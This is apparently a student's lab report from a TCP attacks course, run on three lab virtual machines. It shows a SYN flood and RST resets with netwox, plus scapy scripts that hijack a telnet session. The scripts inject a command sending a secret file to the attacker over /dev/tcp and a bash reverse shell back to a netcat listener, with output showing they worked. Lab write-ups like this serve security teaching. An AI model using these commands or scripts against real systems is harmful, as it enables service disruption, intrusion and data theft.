Justin Guerrero

Lab08 TCP attack

Attacker: 10.0.2.4

Server/Victim: 10.0.2.6

Watcher: 10.0.2.5

Task 1: Syn Flooding Attack.


In task one we are asked to create a SYN flooding attack. We have set up 3 Virtual machines to carry out the tasks in this lab. We first want to run a netstat of the current status of everything currently connected to our computer so when we run this attack, we will be able to see the difference in the traffic that takes place during the attack.

```
3      [ ]         STREAM     CONNECTED     16573
3      [ ]         STREAM     CONNECTED     23635
3      [ ]         DGRAM                    21710
3      [ ]         STREAM     CONNECTED     21646    @/tmp/dbus-VvYxvX
3      [ ]         STREAM     CONNECTED     20590
3      [ ]         STREAM     CONNECTED     23623    @/tmp/dbus-VvYxvX
3      [ ]         STREAM     CONNECTED     23588
3      [ ]         STREAM     CONNECTED     20526
3      [ ]         STREAM     CONNECTED     22264    @/tmp/.X11-unix/X
3      [ ]         STREAM     CONNECTED     16635
3      [ ]         STREAM     CONNECTED     17797    /run/systemd/jour
3      [ ]         STREAM     CONNECTED     15525    /run/systemd/jour
3      [ ]         STREAM     CONNECTED     23684
3      [ ]         STREAM     CONNECTED     23596    @/dbus-vfs-daemon,
3      [ ]         STREAM     CONNECTED     20594
3      [ ]         STREAM     CONNECTED     22523    @/dbus-vfs-daemon,
3      [ ]         STREAM     CONNECTED     22325    @/tmp/.X11-unix/X
3      [ ]         STREAM     CONNECTED     21671    @/tmp/.X11-unix/X
3      [ ]         STREAM     CONNECTED     19291    @/tmp/dbus-VvYxvX
2      [ ]         DGRAM                    15388
3      [ ]         STREAM     CONNECTED     20281
2      [ ]         DGRAM                    15009
3      [ ]         STREAM     CONNECTED     21690    @/tmp/dbus-VvYxvX
3      [ ]         STREAM     CONNECTED     20778    /var/run/dbus/sys
18/20]seed@VM:~$
```

Next we begin by using our attacking machine to launch the attack using a tool called netwox.

```
[03/18/20]seed@VM:~$ sudo netwox 76 -i 10.0.2.6 -p 23 -s raw
^C
[03/18/20]seed@VM:~$
```

And you can see that we have been receiving the packets below. It also made my computers fan fire up almost immediately.



```
0      0 10.0.2.6:23             254.133.53.232:14307    SYN_RECV
0      0 10.0.2.6:23             235.251.198.71:41186    SYN_RECV
0      0 10.0.2.6:23             239.192.57.18:34702     SYN_RECV
0      0 10.0.2.6:23             10.0.2.4:37502          ESTABLISH
0      0 10.0.2.6:23             239.13.166.226:7853     SYN_RECV
0      0 10.0.2.6:23             226.252.102.212:40737   SYN_RECV
0      0 10.0.2.6:23             245.207.217.235:48820   SYN_RECV
0      0 10.0.2.6:23             241.63.137.10:49851     SYN_RECV
0      0 10.0.2.6:23             236.208.159.57:26427    SYN_RECV
0      0 10.0.2.6:23             228.55.254.160:47121    SYN_RECV
0      0 10.0.2.6:23             231.89.83.131:36555     SYN_RECV
0      0 10.0.2.6:23             251.22.156.194:56117    SYN_RECV
0      0 10.0.2.6:23             249.126.140.19:40688    SYN_RECV
0      0 10.0.2.6:23             252.161.194.9:54830     SYN_RECV
0      0 10.0.2.6:23             239.174.74.115:48968    SYN_RECV
0      0 10.0.2.6:23             241.43.218.63:37299     SYN_RECV
```

Task 2: TCP RST Attacks on Existing Connections.

2A:

We start by launching an attack to break the telnet connection between A & B

First we set up a telnet connection with our server from our watcher.

```
[03/18/20]seed@VM:~$ sudo telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Wed Mar 18 13:35:52 EDT 2020 from 10.0.2.4 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

[03/18/20]seed@VM:~$
```

Now we attempt to break it using netwox. We run a command through netwox using number 78, a reset command.

```
[03/18/20]seed@VM:~$ sudo netwox 78 -i 10.0.2.6
```

And as you can see we close the connection from out attacking machine

```
Connection closed by foreign host.
18/20]seed@VM:~$
```

2B:

We attempt the same task as 2A, but with ssh connections now.

Again, we begin by ssh into our victim shell through our watcher.

```
[03/18/20]seed@VM:~$ ssh 10.0.2.6
The authenticity of host '10.0.2.6 (10.0.2.6)' can't be establish
ed.
ECDSA key fingerprint is SHA256:p1zAio6c1bI+8HDp5xa+eKRi561aFDaPE
1/xq1eYzCI.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.0.2.6' (ECDSA) to the list of know
n hosts.
seed@10.0.2.6's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.
```

Next we run the same netwox command to close the connection

```
[03/18/20]seed@VM:~$ sudo netwox 78 -i 10.0.2.6
```

And the same way we have canceled the connection through ssh.

```
          RX bytes:190926788 (190.9 MB)  TX bytes:19092678
) MB)

03/18/20]seed@VM:~$ lsConnection closed by foreign host.
03/18/20]seed@VM:~$
```

2C:

Task 3: TCP Hijacking

Here what we want is to hijack an already created tcp session between the victim and the server. We set up a telnet connection between victim and server and we begin out attack with the netwox tool again.

We start by running TCP dump in our terminal and finding sequence and acknowledgment numbers. These numbers are what we need in order to know what we need to hijack the session. We also find the connecting port that the telnet is talking to.

```
Search your computer
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on any, link-type LINUX_SLL (Linux cooked), capture size 262144 bytes
13:24:29.080481 IP 10.0.2.5.33828 > 10.0.2.6.23: Flags [P.], seq 4079812433:4079812435, ack 1370805519,
op,nop,TS val 19492595 ecr 19478769], length 2
```

We then edit our hijack code from Travis' repo to suit our needs.

```
#!/usr/bin/python3
import sys
from scapy.all import *

print("Hijacking this mofo")
IPLayer = IP(src="10.0.2.5", dst="10.0.2.6")
TCPLayer = TCP(sport=33828, dport=23, flags="A",
               seq=4079812433, ack=1370805519)
Data = "\r cat /home/seed/secret.txt > /dev/tcp/10.0.2.4/9090\r"
pkt = IPLayer/TCPLayer/Data
ls(pkt)
send(pkt,verbose=0)
~
~
~
~
~
~
~
~
```

```
[03/20/20]seed@VM:~/.../lab08$ sudo python sessionhijack.py
Hijacking this mofo
version    : BitField (4 bits)                = 4               (4)
ihl        : BitField (4 bits)                = None            (None)
tos        : XByteField                       = 0               (0)
len        : ShortField                       = None            (None)
id         : ShortField                       = 1               (1)
flags      : FlagsField (3 bits)              = <Flag 0 ()>     (<Flag
frag       : BitField (13 bits)               = 0               (0)
```

And in order to hijack the service what we do is run a listener in a separate terminal from the attacking machine. We match the listening port to the one we placed in the hijack code and wait (the listener must be set up before we run the code) and you can see we have stolen the connection below.

The takeaways from this are to make sure you find all the correct information or else the TCP hijack will not work (speaking from experience)

```
/bin/bash 43x24
[03/20/20]seed@VM:~$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090
Connection from [10.0.2.6] port 9090 [tcp/*
] accepted (family 2, sport 41450)
hi
[03/20/20]seed@VM:~$
```

Task 4: Creating a reverse shell using TCP session hijacking

We want to create a reverse shell from the telnet server instead of just hijacking the connection. This will allow us to do a little more damage.

We start by modifying the python file we used for the last attack in task 3

```
/bin/bash 80x24
#!/usr/bin/python3
import sys
from scapy.all import *

print("Hijacking this mofo")
IPLayer = IP(src="10.0.2.5", dst="10.0.2.6")
TCPLayer = TCP(sport=33834, dport=23, flags="A",
               seq=3584034350, ack=1910917584)
Data = "\r /bin/bash -i > /dev/tcp/10.0.2.4/9090 2>&1 0<&1 \r"
pkt = IPLayer/TCPLayer/Data
ls(pkt)
send(pkt,verbose=0)
~
~
~
~
~
~
~
~
```

We then run the file and capture the shell! The big change we needed to do was run a similar command in the “data” section like we did in lab 3 when we created a reverse shell with our curl command. This allows all the commands to be redirected to our listening terminal and give us keystroke capabilities.

```
Connection from [10.0.2.6] port 9090 [tcp/*
] accepted (family 2, sport 41456)
[03/20/20]seed@VM:~$ ls
ls
android
badfile
bin
brute.sh
Customization
Desktop
Documents
Downloads
examples.desktop
exploit.py
```

After further investigation into whether or not we got a reverse shell we run an ifconfig to see what ip address we have. Indeed we can confirm we have hijacked the session and created a reverse shell.

```
[03/20/20]seed@VM:~$ whoami
whoami
seed
[03/20/20]seed@VM:~$ ifconfig
ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:9b:ad
:c2
          inet addr:10.0.2.6  Bcast:10.0.2.255  Mask
:255.255.255.0
          inet6 addr: fe80::6c0d:ec5b:a00e:ea37/64 S
```